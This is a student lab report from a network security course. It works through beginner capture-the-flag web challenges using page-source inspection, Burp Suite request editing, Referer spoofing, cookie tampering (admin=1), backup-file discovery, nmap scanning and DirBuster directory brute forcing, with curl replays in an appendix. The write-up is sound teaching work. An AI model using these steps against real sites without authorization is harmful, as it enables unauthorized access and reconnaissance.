洲江水学

本科实验报告

课程名称:		网络安全原理与实践		
姓	名:	王睿		
学	院:	计算机科学与技术学院		
	系:	计算机科学与技术系		
专	业:	计算机科学与技术		
学	号:	3180103650		
指导教师:		卜凯		
		黄炯睿		

2021年3月16日

浙江大学实验报告


课程名称: 网络安全原理与实践

实验名称: Lab 01


1. https://actf.lol/challenges#Game1-97

a) Step1

i. 鼠标右键,选择"查看网页源代码"




ii. 在 center 内可以看到 password, HTML 剪切输入即可




b) Step2

同上,使用 F12 快捷键查看源代码,将 password 输入即可




c) Step3


i. 进入 Burp Suit,将 Interception设置为 on



ii. F5 刷新 level3 的网页,可以看到页面卡住,包被截获



iii. 因为我们想要查看 response 包,因此点击 forward,使当前截获的包通过,然后在 HTTP History 中可以看到想要的包,观察 response 栏,可以看到在 header 内有 flag,此即为该步骤的答案




- 2. https://actf.lol/challenges#Game2-98
 - a) Step1
 - i. 我们在进入Step1的网页时通过抓包可以发现该网页发生了302重定



b) Step2

i. 因为我们需要从 localhost 访问,因此将截获的包 send to repeater,在 repeater 中将 referer 段修改为 http://localhost/




ii. 点击左上角的 send 后,即可看到右方的 response 包内给出了 password



c) Step3


将包截获后 send to repeater,将 cookie 部分的 admin 赋值为 1,赋予管理员权限,然后点击左上角 send,可以看到右方的 response 包给出了 flag



3. https://zjusec.com/play?q=19

a) Step1


使用 F12 查看网页源代码,然后在网页 URL 最后加上".bak",会自动下载 1.php.bak 文件



可以查看 1.php.bak 文件中有提示,将 URL 最后的 1.php 改为 the2nd.php 即可进入第二关

b) Step2

进入第二关后,将点击按钮时的包截获,然后放入 repeater,将 referer 段设置为空,然后 send,即可看到下一关地址



c) Step3

进入第三关网页后,点击 F12 查看网页源代码,可以看到它的 request 包的 header 部分有下一关的地址

```
▼ Response Headers view source

Connection: close

Content-Length: 306

Content-Type: text/html; charset=UTF-8


Date: Wed, 17 Mar 2021 08:28:59 GMT

Next: wozaizheli.php

Server: nginx/1.11.1
```

d) Step4

点击 F12, 查看网页源代码,可以发现这是因为调用了 joy()函数,导致了按钮在鼠标经过后消失,我们可以将 id 删去,这样 joy()函数内调用时就找不到对应按钮的 id,无法使按钮消失



e) Step5

然后再点击按钮,就可以看到 flag



4. https://zjusec.com/play?q=2

a) Part1

使用 nmap -sV -p9000-11000 zju.tools 扫描服务器,找到 SSH 端口号为 10822

```
C:\Users\wang>nmap -sV -p 9000-11000 zju.tools

Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-18 09:18 ?Dlú±ê×?ê±??

Nmap scan report for zju.tools (103.205.8.47)

Host is up (0.081s latency).

Not shown: 1999 closed ports

PORT STATE SERVICE VERSION

9996/tcp filtered palace-5

10822/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 8.67 seconds
```


b) Part2

使用了 DirBuster 0.12 进行目录爆破,设置参数如下:

File Options About Help
Target URL (eg http://example.com:80/)
http://121.196.146.56:10822/
Work Method
Number Of Threads Go Faster
Select scanning type: (a) List based brute force (b) Pure Brute Force (c) Pure Brute Force
D:\DirBuster\directory-list-lowercase-2.3-small.txt
Char set [a-zA-Z0-9%20 ▼ Min length 1 Max Length 8
Select starting options: Standard start point URL Fuzz Brute Force Dirs
✓ Brute Force Files
URL to fuzz - /test.html?url={dir}.asp
/{dir}

扫描结束后,逐个进入可行的网页,发现在/phpmyadmin 中找到了 flag

File Options About Help								
://121.196.146.56:10822/								
List View Tree View								
Type	Found	Response	Size	Include	Status			
	/	200	1419	v	Scanning			
	/bbs	301	545	w.	Waiting			
	/config	301	551	v	Waiting			
	/sex	301	545	v	Waiting			
	/flag	301	547 39	v	Waiting			
or	/bbs/		39		IOException Connection refused: connect			
or	/config/		39		IOException Connection refused: connect			
or	/sex/		39		IOException Connection refused: connect			
	/a4	301	543	₩.	Waiting			
or	/flag/		39		IOException Connection refused: connect			
	/secret	301	551	₩.	Waiting			
	/bonus	301	549 39	₩.	Waiting			
or	/a4/		39		IOException Connection refused: connect			
or	/secret/		39		IOException Connection refused: connect			
ir.	/banus/		39		IOException Connection refused: connect			
	/phpmyadmin	301	578	□ □	Waiting			
r	/phpmyadmin/		39		IOException Connection refused: connect			
	/melodies	301	555	v	Waiting			
or	/melodies/		39		IOException Connection refused: connect			
	/	200	1419	₩	Scanning			
	/phpinfo /phpinfo/	301	553	v	Waiting			
r	/phpinfo/		39		IOException Connection refused: connect			



Flag

AAA {Earth_Three-body-Organization}

Appendix Using Curl to Finish this lab

Besides using Burp Suit, I also tried using the curl command line to solve the first 3 tasks. And I will show them as follows:

- 1. https://actf.lol/challenges#Game1 97
 - a) Step1

因为这是浙大内网才可以访问的,所以我们需要在使用 curl 时通过-b 选项添加 cookie,内容可以通过 F12 查看网页源代码找到

C:\Users\wang>curl -i -b "authtoken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0" http://10.214.160.131,

其中:-i 选项是指输出请求页面返回的响应头和源代码,-b 选项是为了添加 cookie

可以看到 password 就在返回的源代码中

b) Step2

同上,同样在返回的源代码中找到了 password

C:\Users\wang>curl -i -b "authtoken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0" http://10.214.160.131/l3vel2.html

c) Step3

我们还是可以通过上述相似的指令获得 flag,不过为了清晰起见,我们只需要显示相应包的 header 即可,因此我们使用了-I 选项,不输出源代码,只输出响应头,可以看到 flag 就在响应头中

```
C:\Users\wang>curl -I -b "authtoken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0" http://10.214.160.131/Y0uR666.php
HTTP/1.1 200 OK
Date: Thu, 18 Mar 2021 06:38:43 GMT
Server: Apache/2.4.25 (Debian)
Y-Downed-Ry: Dub/7 0 33
Flag: ACTF{2650e41ce3e251bfd29527b5dff707ee}
concent-Type: text/ncmr, cnarset-UTF-0
```

2. https://actf.lol/challenges#Game2 98

a) Step1

我们同样用 curl 访问网站后发现源代码提示出现了 302 重定向,将后缀 名改为 php 再访问就可以看到 password

```
C:\Users\wang>curl -i -b "authtoken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0" http://10.214.160.32/indec.php
HTTP/1.1 302 Found
Date: Thu, 18 Mar 2021 07:07:31 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PMP/7.0.33
Location: index.html
Content-Length: 48
Content-Type: text/html; charset=UTF-8

The password is 80e20d8fe7edfbeb591750ba31a59d07
```

b) Step2

因为提示不是从 localhost 访问, 因此需要将 referer field 改为 http://localhost/所以添加了-e 选项标明

可以看到 password 在源代码中

c) Step3

因为题目提示不是 admin 访问,同时,可以通过 curl 看到 admin=0; 所以我们就需要在接下来的访问中将 admin 修改为 1

```
C:\Users\wang>curl -i -b "authtoken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0" http://10.214.160.32/f451899344a962d6d27a73e2902f8e51.php
HTTP/1.1 200 OK
Date: Thu, 18 Mar 2021 07:13:09 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.0.33
Set-Cookie' admin=0
Vary: Accept-Encoding
Content-Length: 2236
Content-Type: text/html; charset=UTF-8
```

修改后如下:

C:\Users\wang>curl -i -b "authtoken=3180103650.a0f46dbfc24bb12083264e1b4d7704d0;admin=1" http://10.214.160.32/f451899344a962d6d27a73e2902f8e51.php

可以看到该题的 flag

```
<h1>Level3</h1>
<div id="content">
Flag 只有來自 admin 才看得到。
Ok, give you flag: ACTF{47ca8aa874ba92a43621d5ff8cde0cdf}<!--Do you know how http cookie worked? -->
</uiv>
</body>
```

3. https://zjusec.com/play?q=19

a) Step1

访问第一关网页后,可以看到提示末尾添加.bak

```
C:\Users\wang>curl -i http://10.214.160.13:10000/1.php
HTTP/1.1 200 OK
Server: nginx/1.11.1
Date: Thu, 18 Mar 2021 07:19:48 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta http-equiv="Content-Language" content="zh-CN" />
</head>
<body>
<div align="center">
<h1>欢迎来到第一关</h1>
</div>
!-- 删除1.php.bak -->
</body>
</html>
```

于是在 curl 的网页后添加.bak 可以看到第二关 URL

```
C:\Users\wang>curl -i http://10.214.160.13:10000/1.php.bak
HTTP/1.1 200 OK
Server: nginx/1.11.1
Date: Thu, 18 Mar 2021 07:19:54 GMT
Content-Type: application/octet-stream
Content-Length: 310
Last-Modified: Wed, 20 Jul 2016 15:08:36 GMT
Connection: keep-alive
ETag: "578f93f4-136"
Accept-Ranges: bytes
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta http-equiv="Content-Language" content="zh-CN" />
<body>
<div align="center">
<h1>欢迎来到第一关</h1>
</div>
<!-- 删除1.php.bak -->
<a href="the2nd.php">进入第二关</a>
</html>
```

b) Step2

进入第三关时,将 referer field 设置为 0,可以看到源代码中包含了第四 关 URL

```
C:\Users\wang>curl -i -e "" http://10.214.160.13:10000/3rd.php
HTTP/1.1 200 OK
Server: nginx/1.11.1
Date: Thu, 18 Mar 2021 07:24:35 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
<html>
<head>
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
 <meta http-equiv="Content-Language" content="zh-CN" />
</head>
<body>
<div align="center">
</body>
```

c) Step3

可以看到下一关的地址就在 header 的 next 段中

d) Step4

通过在 chrome 网页中修改源代码实现,同前面的方法